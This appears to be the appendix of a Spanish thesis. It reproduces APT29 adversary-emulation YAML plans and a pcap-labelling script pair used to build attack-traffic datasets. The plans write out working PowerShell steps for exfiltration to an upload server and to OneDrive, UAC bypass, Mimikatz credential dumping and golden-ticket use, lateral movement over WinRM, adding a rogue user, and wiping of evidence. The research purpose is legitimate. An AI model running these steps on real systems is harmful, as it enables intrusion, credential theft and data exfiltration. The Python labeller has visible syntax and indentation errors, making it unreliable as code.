1154   procedure_group: procedure_exfiltration
1155   procedure_step: "9.B.8"
1156   platforms:
1157     windows:
1158       psh,pwsh:
1159         command: |
1160           Import-Module .\upload.ps1 -Verbose -Force;
1161           Invoke-MultipartFormDataUpload -InFile "C:\Users\#{profile_user}\Desktop\working.zip" -
         Uri "#{server}/file/upload";
1162         cleanup: |
1163           remove-item upload.ps1 -Force
1164         payloads:
1165         - upload.ps1
1166
1167   input_arguments:
1168     profile_user:
1169       description: Name of profile user
1170       type: string
1171       default: Administrator
1172
1173     server:
1174       description: IP or Hostname of server
1175       type: string
1176       default: 192.0.2.10
1177
1178   executors:
1179   - name: powershell
1180     command: |
1181       Import-Module .\upload.ps1 -Verbose -Force;
1182       Invoke-MultipartFormDataUpload -InFile "C:\Users\#{profile_user}\Desktop\working.zip" -Uri
         "#{server}/file/upload";
1183     cleanup_command: |
1184       remove-item upload.ps1 -Force
1185
1186 - id: 208b021b-c79a-4176-8ad1-3af99ed50c6f
1187   name: Artifact Cleanup - Delete Staged Files
1188   description: Cleanup files related to Operation
1189   tactic: defensive-evasion
1190   technique:
1191     attack_id: T1070.004
1192     name: "Indicator Removal on Host: File Deletion"
1193   cti_source: "https://community.broadcom.com/symantecenterprise/communities/community-home/
         librarydocuments/viewdocument?DocumentKey=6ab66701-25d7-4685-ae9d-93d63708a11c&CommunityKey=1
         ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments"
1194   procedure_group: procedure_def_evasion
1195   procedure_step: "9.C"
1196   platforms:
1197     windows:
1198       psh,pwsh:
```

```
        command: |
          if (!$(test-path -path "C:\Program Files\SysInternalsSuite")) {
            mkdir "C:\Program Files\SysInternalsSuite";
          }
          set-location "C:\Program Files\SysInternalsSuite";

          if (!$(test-path -path "sdelete64.exe")) {
            iwr -uri "https://download.sysinternals.com/files/SDelete.zip" -outfile sdelete64.zip
    ;
            Expand-Archive sdelete64.zip -force;
          }
          copy sdelete64.exe C:\Windows\Temp\;
          cd C:\Windows\Temp\ ;
          .\sdelete64.exe /accepteula C:\Windows\Temp\Rar.exe;
          .\sdelete64.exe /accepteula C:\Users\#{profile_user}\AppData\Roaming\working.zip;
          .\sdelete64.exe /accepteula C:\Users\#{profile_user}\Desktop\working.zip;
          remove-item C:\Windows\Temp\sdelete64.exe -force;

  input_arguments:
    profile_user:
      description: Name of profile user
      type: string
      default: Administrator

  executors:
  - name: powershell
    command: |
      if (!$(test-path -path "C:\Program Files\SysInternalsSuite")) {
        mkdir "C:\Program Files\SysInternalsSuite";
      }
      set-location "C:\Program Files\SysInternalsSuite";

      if (!$(test-path -path "sdelete64.exe")) {
        iwr -uri "https://download.sysinternals.com/files/SDelete.zip" -outfile sdelete64.zip;
        Expand-Archive sdelete64.zip -force;
      }
      copy sdelete64.exe C:\Windows\Temp\;
      cd C:\Windows\Temp\ ;
      .\sdelete64.exe /accepteula C:\Windows\Temp\Rar.exe;
      .\sdelete64.exe /accepteula C:\Users\#{profile_user}\AppData\Roaming\working.zip;
      .\sdelete64.exe /accepteula C:\Users\#{profile_user}\Desktop\working.zip;
      remove-item C:\Windows\Temp\sdelete64.exe -force;

# Step 10 - Persistence Execution

- id: 4b2e9574-b1a7-4b38-95b2-6054ded9c4fe
  name: Scheduled Task
  description: Reboot the machine to aid in peristence callbacks
  tactic: impact
  technique:
    attack_id: T1529
    name: "System Shutdown/Reboot"
  cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
    Secure_Dukes_Whitepaper.pdf"
  procedure_group: procedure_impact
  procedure_step: "10.A"
  platforms:
    windows:
      psh,pwsh:
```

```
        command: |
          write-host "[*] Restarting Computer";
          Restart-Computer -Force;

  executors:
  - name: powershell
    command: |
      write-host "[*] Restarting Computer";
      Restart-Computer -Force;
```

Anexo A.2: Fichero configuración de APT29 para el Escenario 1 [46]

A.3. Configuración APT29 Escenario 2

```
# APT29-Day2.yaml - CALDERA and Atomic style TTPs

- emulation_plan_details:
    id: 4aafe2ab-1c03-4ac1-aaa3-fdd69c305a0a
    adversary_name: APT29 Day 2
    adversary_description: APT29 is a threat group that has been attributed to the Russian
    government who have been in operation since at least 2008. This group reportedly compromised
    the Democratic National Committee starting in the summer of 2015. This adversary models
    scenario Day 2 of the APT29.
    attack_version: 8.1
    format_version: 1.0

# Step 11 - Initial Breach

# .lnk payload
- id: e506f811-884d-4992-aacb-514b33a0324f
  name: Click .LNK payload
  description: Execute PowerShell collection command to collect and compress files of specific
    extensions.
  tactic: execution
  technique:
    attack_id: T1204.002
    name: "User Execution: Malicious File"
  cti_source: "https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-
    examination-of-a-suspected-apt29-phishing-campaign.html"
  procedure_group: procedure_execution
  procedure_step: "11.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Set-Location -Path "C:\Users\#{profile_user_day2}\Desktop";

          if(Test-Path -LiteralPath "$env:appdata\Microsoft\kxwn.lock"){
            Remove-Item "$env:appdata\Microsoft\kxwn.lock" -Force;
            Write-Host "Removed old kxwn.lock file";
          }

          powershell.exe Get-Content '.\2016_United_States_presidential_election_-_Wikipedia.html
    ' -Stream schemas | IEX;
        cleanup: |
          Remove-Item "$env:appdata\Microsoft\kxwn.lock" -Force;
```

```
37
38    input_arguments:
39      profile_user_day2:
40        description: Name of profile user
41        type: string
42        default: Administrator
43
44    executors:
45    - name: powershell
46      command: |
47        Set-Location -Path "C:\Users\#{profile_user_day2}\Desktop";
48
49        if(Test-Path -LiteralPath "$env:appdata\Microsoft\kxwn.lock"){
50          Remove-Item "$env:appdata\Microsoft\kxwn.lock" -Force;
51          Write-Host "Removed old kxwn.lock file";
52        }
53
54        powershell.exe Get-Content '.\2016_United_States_presidential_election_-_Wikipedia.html' -
      Stream schemas | IEX;
55      cleanup_command: |
56        Remove-Item "$env:appdata\Microsoft\kxwn.lock" -Force;
57
58  # Step 12 - Fortify Access
59
60  - id: 4a2ad84e-a93a-4b2e-b1f0-c354d6a41278
61    name: Timestomp kxwn.lock
62    description: Timestomp kxwn.lock
63    tactic: defensive-evasion
64    technique:
65      attack_id: T1070.006
66      name: "Indicator Removal on Host: Timestomp"
67    cti_source: "https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html"
68    procedure_group: procedure_def_evasion
69    procedure_step: "12.A"
70    platforms:
71      windows:
72        psh,pwsh:
73          command: |
74            if (!(test-path -path "$env:appdata\Microsoft\kxwn.lock")) {
75              write-host "[!] kxwn.lock was not found on this host.";
76              exit 1;
77            } else {
78              . .\timestomp.ps1;
79              timestomp -dest "$env:appdata\Microsoft\kxwn.lock";
80            }
81          payloads:
82          - timestomp.ps1
83
84    executors:
85    - name: powershell
86      command: |
87        if (!(test-path -path "$env:appdata\Microsoft\kxwn.lock")) {
88          write-host "[!] kxwn.lock was not found on this host.";
89          exit 1;
90        } else {
91          . .\timestomp.ps1;
92          timestomp -dest "$env:appdata\Microsoft\kxwn.lock";
93        }
94
```

```
- id: f9c0b150-822f-497b-ad6d-187f24561e9a
  name: Detect Anti-Virus
  description: Detect anti-virus software on host
  tactic: discovery
  technique:
    attack_id: T1518.001
    name: "Software Discovery: Security Software Discovery"
  cti_source: "https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html"
  procedure_group: procedure_discovery
  procedure_step: "12.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepTwelve.ps1;
          detectav
        payloads:
        - stepTwelve.ps1

  executors:
  - name: powershell
    command: |
      . .\stepTwelve.ps1;
      detectav

- id: 2b5a72b1-01e4-48ae-98b0-2570a7894371
  name: Detect Software
  description: Detect software on host
  tactic: discovery
  technique:
    attack_id: T1518
    name: "Software Discovery"
  cti_source: "https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html"
  procedure_group: procedure_discovery
  procedure_step: "12.C"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepTwelve.ps1;
          software;
        payloads:
        - stepTwelve.ps1

  executors:
  - name: powershell
    command: |
      . .\stepTwelve.ps1;
      software;

# Step 13 - Local Enumaration

- id: 0cfadbcb-ec21-44ae-adb7-9a23176dd620
  name: Enumerate Computer Name
  description: Triage host for ComputerNameNetBIOS,ComputerNameDnsHostname,ComputerNameDnsDomain,
    ComputerNameDnsFullyQualified,ComputerNamePhysicalNetBIOS,ComputerNamePhysicalDnsHostname,
    ComputerNamePhysicalDnsDomain,ComputerNamePhysical,DnsFullyQualifie
  tactic: discovery
  technique:
```

```
    attack_id: T1082
    name: "System Information Discovery"
  cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/"
  procedure_group: procedure_discovery
  procedure_step: "13.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepThirteen.ps1;
          comp;
        payloads:
        - stepThirteen.ps1

  executors:
  - name: powershell
    command: |
      . .\stepThirteen.ps1;
      comp;

- id: 96140694-6d13-40b6-9553-0e63533469f3
  name: Enumerate Domain Name
  description: Domain triage
  tactic: discovery
  technique:
    attack_id: T1082
    name: "System Information Discovery"
  cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/"
  procedure_group: procedure_discovery
  procedure_step: "13.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepThirteen.ps1;
          domain;
        payloads:
        - stepThirteen.ps1

  executors:
  - name: powershell
    command: |
      . .\stepThirteen.ps1;
      domain;

- id: f320eebd-e75b-4194-b529-79e64ad0b9ee
  name: Enumerate Username
  description: user triage
  tactic: discovery
  technique:
    attack_id: T1033
    name: "System Owner/User Discovery"
  cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/"
  procedure_group: procedure_discovery
  procedure_step: "13.C"
  platforms:
```

```
208     windows:
209       psh,pwsh:
210         command: |
211           . .\stepThirteen.ps1;
212           user;
213         payloads:
214         - stepThirteen.ps1
215
216   executors:
217   - name: powershell
218     command: |
219       . .\stepThirteen.ps1;
220       user;
221
222 - id: a34ab8f2-a106-41fb-af0b-cf5382bd18ae
223   name: Enumerate Processes
224   description: Process triage
225   tactic: discovery
226   technique:
227     attack_id: T1057
228     name: "Process Discovery"
229   cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-
        campaigns-targeting-think-tanks-and-ngos/"
230   procedure_group: procedure_discovery
231   procedure_step: "13.D"
232   platforms:
233     windows:
234       psh,pwsh:
235         command: |
236           . .\stepThirteen.ps1;
237           pslist;
238         payloads:
239         - stepThirteen.ps1
240
241   executors:
242   - name: powershell
243     command: |
244       . .\stepThirteen.ps1;
245       pslist;
246
247 # Step 14 - Elevation
248
249 - id: 5226e5dc-fc28-43b7-a679-0db49d520402
250   name: UAC Bypass via sdctl
251   description: Invoke UAC bypass sdctl
252   tactic: defensive-evasion
253   technique:
254     attack_id: T1134.002
255     name: "Access Token Manipulation: Create Process with Token"
256   cti_source: "https://www.slideshare.net/MatthewDunwoody1/no-easy-breach-derby-con-2016"
257   procedure_group: procedure_def_evasion
258   procedure_step: "14.A"
259   platforms:
260     windows:
261       psh,pwsh:
262         command: |
263           . .\stepFourteen_bypassUAC.ps1;
264           bypass;
265         payloads:
```

```
        - stepFourteen_bypassUAC.ps1

  executors:
  - name: powershell
    command: |
      . .\stepFourteen_bypassUAC.ps1;
      bypass;

- id: 1dba454c-0e4f-4fe0-8bc9-b17e8c5c9a24
  name: Stage Mimikatz Binary
  description: Staging Mimikatz Binary for later execution
  tactic: credential-access
  technique:
    attack_id: T1003
    name: "Credential Dumping"
  cti_source: "https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/"
  procedure_group: procedure_cred_access
  procedure_step: "14.C"
  platforms:
    windows:
      psh,pwsh:
        command: |
          write-host "[+] Successfully downloaded m.exe";
        payloads:
        - m.exe

  executors:
  - name: powershell
    command: |
      write-host "[+] Successfully downloaded m.exe";

- id: 4ef6009d-2d62-4bb4-8de9-0458df2e9567
  name: Credential Dumping
  description: Dumping credentials via wmidump (Mimikatz)
  tactic: credential-access
  technique:
    attack_id: T1003
    name: "Credential Dumping"
  cti_source: "https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/"
  procedure_group: procedure_cred_access
  procedure_step: "14.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepFourteen_credDump.ps1;
          wmidump;
        payloads:
        - stepFourteen_credDump.ps1

  executors:
  - name: powershell
    command: |
      . .\stepFourteen_credDump.ps1;
      wmidump;

# Step 15 - Establish Persistence
```

```
323
324 - id: 43aad2d6-d16a-4adb-aa2b-9510a3be4c52
325   name: WMI Persistence technique
326   description: user triage
327   tactic: persistence
328   technique:
329     attack_id: T1546.003
330     name: "Event Triggered Execution: Windows Management Instrumentation Event Subscription"
331   cti_source: "https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html"
332   procedure_group: procedure_persistence
333   procedure_step: "15.A"
334   platforms:
335     windows:
336       psh,pwsh:
337         command: |
338           Get-WmiObject -Namespace "root/subscription" -list | findstr /i "__Filter";
339           if ($?) {
340             write-host "[*] WMI script has already executed on this machine. Not loading and
    executing wmi script.";
341             exit 1;
342           } else {
343             . .\stepFifteen_wmi.ps1;
344             wmi;
345             if ($?) {
346               write-host "[+] WMI script has successfully executed!";
347               exit 0;
348             }
349             exit 1;
350           }
351         payloads:
352         - stepFifteen_wmi.ps1
353
354   executors:
355   - name: powershell
356     command: |
357       Get-WmiObject -Namespace "root/subscription" -list | findstr /i "__Filter";
358       if ($?) {
359         write-host "[*] WMI script has already executed on this machine. Not loading and
    executing wmi script.";
360         exit 1;
361       } else {
362         . .\stepFifteen_wmi.ps1;
363         wmi;
364         if ($?) {
365           write-host "[+] WMI script has successfully executed!";
366           exit 0;
367         }
368         exit 1;
369       }
370
371 # Step 16 - Lateral Movement
372
373 - id: 1c8552c7-f7ed-4523-b640-72d65af5f855
374   name: Enumerate Domain Controller
375   description: Get domain controller and current user SID for the domain
376   tactic: discovery
377   technique:
378     attack_id: T1018
379     name: "Remote System Discovery"
```

```
  cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/"
  procedure_group: procedure_discovery
  procedure_step: "16.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\powerview.ps1;
          get-netdomaincontroller;
        payloads:
        - powerview.ps1

  executors:
  - name: powershell
    command: |
      . .\powerview.ps1;
      get-netdomaincontroller;

- id: a42be479-fc26-4d7c-9e63-7a9b74e4c8d2
  name: Enumerate Domain SID
  description: Get domain user SID
  tactic: discovery
  technique:
    attack_id: T1033
    name: "System Owner/User Discovery"
  cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/"
  procedure_group: procedure_discovery
  procedure_step: "16.B"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepSixteen_SID.ps1;
          siduser;
        payloads:
        - stepSixteen_SID.ps1

  executors:
  - name: powershell
    command: |
      . .\stepSixteen_SID.ps1;
      siduser;

- id: acecc8f7-18c2-41fd-87bc-39ffd644e4e9
  name: Remote Connection (T1028) & Remote File Copy (T1105) & Credential Dumping
  description: Establish connection to Domain Controller
  tactic: lateral-movement
  technique:
    attack_id: T1105
    name: "Ingress Tool Transfer"
  cti_source: "https://www.volexity.com/blog/2016/11/09/powerduke-post-election-spear-phishing-campaigns-targeting-think-tanks-and-ngos/"
  procedure_group: procedure_lat_movement
  procedure_step: "16.C-16.D"
  platforms:
    windows:
      psh,pwsh:
```

```
436         command: |
437           . .\invoke-winrmsession.ps1;
438           $session = invoke-winrmsession -Username "#{target.winrm.username}" -Password "#{target
    .winrm.password}" -IPAddress "#{target.winrm.remote_host}";
439           Copy-Item m.exe -Destination "C:\Windows\System32\\" -ToSession $session -force;
440           if ($?) {
441             write-host "[+] Successfully copied m.exe to remote host";
442           } else {
443             write-host "[!] Error, copying and executing m.exe on remote host";
444           }
445           Invoke-Command -Session $session -scriptblock {C:\Windows\System32\m.exe privilege::debug
     "lsadump::lsa /inject /name:krbtgt" exit} | out-string
446
447         payloads:
448         - invoke-winrmsession.ps1
449         - m.exe
450
451   input_arguments:
452     target.winrm.username:
453       description: Username of winrm target
454       type: string
455       default: Administrator
456
457     target.winrm.password:
458       description: Password for winrm target user
459       type: string
460       default: Password123!
461
462     target.winrm.remote_host:
463       description: IP or Hostname of remote host
464       type: string
465       default: 192.0.2.20
466
467   executors:
468   - name: powershell
469     command: |
470       . .\invoke-winrmsession.ps1;
471       $session = invoke-winrmsession -Username "#{target.winrm.username}" -Password "#{target.
    winrm.password}" -IPAddress "#{target.winrm.remote_host}";
472       Copy-Item m.exe -Destination "C:\Windows\System32\\" -ToSession $session -force;
473       if ($?) {
474         write-host "[+] Successfully copied m.exe to remote host";
475       } else {
476         write-host "[!] Error, copying and executing m.exe on remote host";
477       }
478       Invoke-Command -Session $session -scriptblock {C:\Windows\System32\m.exe privilege::debug "
    lsadump::lsa /inject /name:krbtgt" exit} | out-string
479
480 # Step 17 - Collection
481
482 - id: b1dcc53a-c86c-46ba-8a3d-e1da74a8db3c
483   name: Collect E-mails
484   description: Perform e-mail collection from custom PowerShell module.
485   tactic: collection
486   technique:
487     attack_id: T1114.001
488     name: "Email Collection: Local Email Collection"
489   cti_source: "https://www.fireeye.com/blog/products-and-services/2019/02/state-of-the-hack-no-
    easy-breach-revisited.html"
```

```
  procedure_group: procedure_collection
  procedure_step: "17.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          . .\stepSeventeen_email.ps1;
          Write-Host "Emails Collected";
        payloads:
        - stepSeventeen_email.ps1

  executors:
  - name: powershell
    command: |
      . .\stepSeventeen_email.ps1;
      Write-Host "Emails Collected";

- id: fc231955-774f-442c-ac0e-e74dfda50c5c
  name: Collect Files & Compress Collection
  description: Collect a specific document from a target machine.
  tactic: collection
  technique:
    attack_id: T1005
    name: "Data from Local System"
  cti_source: "https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html"
  procedure_group: procedure_collection
  procedure_step: "17.B-17.C"
  platforms:
    windows:
      psh,pwsh:
        command: |
          try{
            if (!(test-path -path "C:\Windows\Temp\WindowsParentalControlMigration" -ErrorAction
    Stop)) {
              New-Item -Path "C:\Windows\temp\" -Name "WindowsParentalControlMigration" -ItemType
     "directory" -force;
            }
          } catch {
            write-host "[!] Access is denied. Manually browse to C:\Windows\Temp via Explorer and
    accept prompt";
            exit 1;
          }

          if (! (test-path -path "C:\Users\#{profile_user_day2}\Documents\MITRE-ATTACK-EVALS.HTML
    ")) {
            write-host "[!] Error, MITRE-ATTACK-EVALS.HTML was not found.";
            exit 1;
          }
          Copy-Item "C:\Users\#{profile_user_day2}\Documents\MITRE-ATTACK-EVALS.HTML" -
    Destination "C:\Windows\Temp\WindowsParentalControlMigration" -force;
          . .\stepSeventeen_zip.ps1;
          zip C:\Windows\Temp\WindowsParentalControlMigration.tmp C:\Windows\Temp\
    WindowsParentalControlMigration;
          if ($?) {
            write-host "[+] Documents successfully staged for collection.";
          }

        payloads:
        - stepSeventeen_zip.ps1
```

```
543
544   input_arguments:
545     profile_user_day2:
546       description: Name of profile user
547       type: string
548       default: Administrator
549
550   executors:
551   - name: powershell
552     command: |
553       try{
554         if (!(test-path -path "C:\Windows\Temp\WindowsParentalControlMigration" -ErrorAction Stop
      )) {
555           New-Item -Path "C:\Windows\temp\" -Name "WindowsParentalControlMigration" -ItemType "
      directory" -force;
556         }
557       } catch {
558         write-host "[!] Access is denied. Manually browse to C:\Windows\Temp via Explorer and
      accept prompt";
559         exit 1;
560       }
561
562       if (! (test-path -path "C:\Users\#{profile_user_day2}\Documents\MITRE-ATTACK-EVALS.HTML"))
      {
563         write-host "[!] Error, MITRE-ATTACK-EVALS.HTML was not found.";
564         exit 1;
565       }
566       Copy-Item "C:\Users\#{profile_user_day2}\Documents\MITRE-ATTACK-EVALS.HTML" -Destination "C
      :\Windows\Temp\WindowsParentalControlMigration" -force;
567       . .\stepSeventeen_zip.ps1;
568       zip C:\Windows\Temp\WindowsParentalControlMigration.tmp C:\Windows\Temp\
      WindowsParentalControlMigration;
569       if ($?) {
570         write-host "[+] Documents successfully staged for collection.";
571       }
572
573 # Step 18 - Exfiltration
574
575 - id: 4840d6dd-da13-401a-be46-05db56f4e1e0
576   name: Exfiltrate data to OneDrive
577   description: Transfer data to a OneDrive account
578   tactic: exfiltration
579   technique:
580     attack_id: T1537
581     name: "Transfer Data to Cloud Account"
582   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
      Secure_Dukes_Whitepaper.pdf"
583   procedure_group: procedure_exfiltration
584   procedure_step: "18.A"
585   platforms:
586     windows:
587       psh,pwsh:
588         command: |
589           $err = $(net use y: #{onedrive.url} /user:#{onedrive.username} "#{onedrive.password}" 2>
      &1);
590           if($err -Like "*System error 85*") {
591             Write-Host "OneDrive net drive is already mounted!";
592           } elseif($err -Like "*System error 67*") {
593             Write-Host "OneDrive net drive mount failed - Check URL!";
```

```
            Write-Host "#{onedrive.url}";
            exit 1;
          } elseif($err -Like "*System error 1244*") {
            Write-Host "Could not authenticate to OneDrive - Check Creds!";
            Write-Host "User: #{onedrive.username}";
            Write-Host "Password: #{onedrive.password}";
            exit 1;
          }

          Write-Host "Mount Successful"
          Copy-Item "C:\Windows\Temp\WindowsParentalControlMigration.tmp" -Destination "y:\
    WindowsParentalControlMigration.tmp" -Force;
          if(!$?){
            exit 1;
          }

          Write-Host "Copy Successfull"
          exit 0;

  input_arguments:
    onedrive.url:
      description: URL for OneDrive net drive
      type: URL
      default: https://contoso-my.sharepoint.com/personal/johnd_contoso_onmicrosoft_com/

    onedrive.username:
      description: Username for OneDrive authentication
      type: string
      default: Administrator

    onedrive.password:
      description: Password for OneDrive authentication
      type: string
      default: Password123!

  executors:
  - name: powershell
    command: |
      $err = $(net use y: #{onedrive.url} /user:#{onedrive.username} "#{onedrive.password}" 2>&1);
      if($err -Like "*System error 85*") {
        Write-Host "OneDrive net drive is already mounted!";
      } elseif($err -Like "*System error 67*") {
        Write-Host "OneDrive net drive mount failed - Check URL!";
        Write-Host "#{onedrive.url}";
        exit 1;
      } elseif($err -Like "*System error 1244*") {
        Write-Host "Could not authenticate to OneDrive - Check Creds!";
        Write-Host "User: #{onedrive.username}";
        Write-Host "Password: #{onedrive.password}";
        exit 1;
      }

      Write-Host "Mount Successful"
      Copy-Item "C:\Windows\Temp\WindowsParentalControlMigration.tmp" -Destination "y:\
    WindowsParentalControlMigration.tmp" -Force;
      if(!$?){
        exit 1;
      }

```

```
651       Write-Host "Copy Successfull"
652       exit 0;
653
654 # Step 19 - Cleanup
655
656 - id: f820b93d-6176-4a72-a138-a70b0b549c49
657   name: Data Wiping of staged files
658   description: Securely delete previously staged files.
659   tactic: impact
660   technique:
661     attack_id: T1561.001
662     name: "Disk Wipe: Disk Content Wipe"
663   cti_source: "https://community.broadcom.com/symantecenterprise/communities/community-home/
      librarydocuments/viewdocument?DocumentKey=6ab66701-25d7-4685-ae9d-93d63708a11c&CommunityKey=1
      ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments"
664   procedure_group: procedure_impact
665   procedure_step: "19.A-19.C"
666   platforms:
667     windows:
668       psh,pwsh:
669         command: |
670           . .\wipe.ps1;
671           wipe "m.exe";
672           wipe "C:\Windows\Temp\WindowsParentalControlMigration.tmp";
673           wipe "C:\Windows\Temp\WindowsParentalControlMigration\MITRE-ATTACK-EVALS.HTML";
674         payloads:
675         - wipe.ps1
676
677   executors:
678   - name: powershell
679     command: |
680       . .\wipe.ps1;
681       wipe "m.exe";
682       wipe "C:\Windows\Temp\WindowsParentalControlMigration.tmp";
683       wipe "C:\Windows\Temp\WindowsParentalControlMigration\MITRE-ATTACK-EVALS.HTML";
684
685 # Step 20 - Leverage Persistence
686 # 20.A and 20.B were switched in original adversary profile.
687 - id: 267bad86-3f06-49f1-9a3e-6522f2a61e7a
688   name: Execute Invoke-Mimikatz
689   description: Perfofrm Mimikatz credential collection
690   tactic: credential-access
691   technique:
692     attack_id: T1003
693     name: "Credential Dumping"
694   cti_source: "https://blog-assets.f-secure.com/wp-content/uploads/2020/03/18122307/F-
      Secure_Dukes_Whitepaper.pdf"
695   procedure_group: procedure_cred_access
696   procedure_step: "20.B"
697   platforms:
698     windows:
699       psh,pwsh:
700         command: |
701           klist purge;
702           . .\Invoke-Mimikatz.ps1;
703           invoke-mimikatz -command "kerberos::golden /domain:#{target.domain.name} /sid:#{target.
      sid} /rc4:#{target.ntlm} /user:#{target.winrm.username} /ptt";
704           klist;
705           invoke-command -ComputerName scranton -ScriptBlock {net user /add toby "pamBeesly<3"};
```

```
        payloads:
        - Invoke-Mimikatz.ps1

  input_arguments:
    target.domain.name:
      description: Target domain name
      type: string
      default: domain

    target.sid:
      description: SID for target user
      type: string
      default: S-1-5-21-1004336348-1177238915-682003330-512

    target.ntlm:
      description: NTLM hash for target user
      type: string
      default: 855c3697d9979e78ac404c4ba2c66533

    target.winrm.username:
      description: Username for winrm target user
      type: string
      default: Administrator

  executors:
  - name: powershell
    command: |
      klist purge;
      . .\Invoke-Mimikatz.ps1;
      invoke-mimikatz -command "kerberos::golden /domain:#{target.domain.name} /sid:#{target.sid}
      /rc4:#{target.ntlm} /user:#{target.winrm.username} /ptt";
      klist;
      invoke-command -ComputerName scranton -ScriptBlock {net user /add toby "pamBeesly<3"};

- id: afb8d8f7-d059-4825-95ae-c5727e2db320
  name: Triggering Persistent
  description: Trigger RegKey persistence by rebooting the machine
  tactic: persistence
  technique:
    attack_id: T1218.011
    name: "Signed Binary Proxy Execution: Rundll32"
  cti_source: "https://www.fireeye.com/blog/products-and-services/2019/02/state-of-the-hack-no-
    easy-breach-revisited.html"
  procedure_group: procedure_persistence
  procedure_step: "20.A"
  platforms:
    windows:
      psh,pwsh:
        command: |
          Restart-Computer -Force;

  executors:
  - name: powershell
    command: |
      Restart-Computer -Force;
```

Anexo A.3: Fichero configuración de APT29 para el Escenario 2 [46]

Apéndice B

Código

B.1. pcapLabeler

```
#!/bin/bash
python3 commentsGenerator.py $1 $2
rm -r ./output
mkdir output
directory="./separatedComments"
for file in "$directory"/*; do
    if [ -f "$file" ]; then
        initial=$(head -n 1 "$file" | cut -d ' ' -f 2 | cut -d ':' -f 1)
        final=$(tail -n 1 "$file" | cut -d ' ' -f 2 | cut -d ':' -f 1)
        stringConcat=""
        while read line; do
            stringConcat+="$line "
        done < $file
        newFile="$initial-$final.pcap"
        echo $newFile
        editcap $stringConcat-r $1 ./output/$newFile $initial-$final
    fi
done
mergecap -w final.pcap output/*.pcap
```

Anexo B.1: pcapLabeler

B.2. commentsGenerator.py

```
from datetime import datetime
import json
import os
from scapy.all import *
```

```
import sys

def initial_classification(packets, specific_ip, comments_file_path):
    comments_file = open(comments_file_path, 'w')
    specific_c2_packets = []
    benign_packets = []
    for idx, packet in enumerate(packets):
        if IP in packet:
            src_ip = packet[IP].src
            dst_ip = packet[IP].dst
            if (src_ip == specific_ip[0] and dst_ip == specific_ip[1]) or (src_ip == specific_ip[1] and dst_ip == specific_ip[0]):
                specific_c2_packets.append((idx+1, packet))
                comments_file.write(f"-a {idx+1}:T1071.001\n")
            else:
                benign_packets.append((idx+1, packet))
                comments_file.write(f"-a {idx+1}:Benign\n")
    comments_file.close()
    return specific_c2_packets, benign_packets

def report_classification(specific_c2_packets, report_file, comments_file_path):
    comments_file = open(comments_file_path, 'w')
    agent_name = report_file['host_group']['paw']
    for step in report_file['steps'][agent_name]['steps'][:-1]:
        start_time = datetime.strptime(step['agent_reported_time'], "%Y-%m-%dT%H:%M:%SZ")
        end_time = datetime.strptime(step['run'], "%Y-%m-%dT%H:%M:%SZ")
        for idx, packet in specific_c2_packets:
            raw_timestamp = float(packet.time)
            packet_timestamp = time.strftime("%Y-%m-%dT%H:%M:%SZ", time.gmtime(raw_timestamp))
            packet_time = datetime.strptime(packet_timestamp, "%Y-%m-%dT%H:%M:%SZ")
            if start_time <= packet_time <= end_time:
                comments_file.write(f"-a {idx}:{step['attack']['technique_id']}\n")
    comments_file.close()
    return None

def merge_comments_files(initial_comments_path, report_comments_path, final_comments_path):
    attack_file = open(report_comments_path, 'r')
    attack_lines = list(attack_file)
    attack_file.close()
    general_file = open(initial_comments_path, 'r')
    general_lines = list(general_file)
    general_file.close()
    final_file = open(final_comments_path, 'w')
    attack_numbers = set()
    for line in attack_lines:
        number = line.strip().split(' ')[1]
        number = number.strip().split(':')[0]
        attack_numbers.add(number)
    for general_line in general_lines:
        number = general_line.strip().split(' ')[1]
        number = number.strip().split(':')[0]
        if number in attack_numbers:
        for attack_line in attack_lines:
            attack_number = attack_line.strip().split(' ')[1]
            attack_number = attack_number.strip().split(':')[0]
            if attack_number == number:
                print(general_line, attack_line)
                final_file.write(attack_line)
                attack_lines.remove(attack_line)
```

```
                break
        else:
            print(general_line)
            final_file.write(general_line)
    final_file.close()
    return None

def separate_comments(comments_final_path)
    if not os.path.exists('./separatedComments'):
        os.makedirs('./separatedComments')
    final_file = open(comments_final_path, 'r')
    final_lines = list(final_file)
    final_file.close()
    file_path = './separatedComments/1.txt'
    comments_file = open(file_path, 'w')
    checksum = 0
    for idx, final_line in enumerate(final_lines):
        number = final_line.strip().split(' ')[1]
        number = number.strip().split(':')[0]
        number = int(number)

        if((checksum + 1 != number) and idx != 0):
            comments_file.close()
            file_path = f'./separatedComments/{number}.txt'
            comments_file = open(file_path, 'w')
            comments_file.write(final_line)
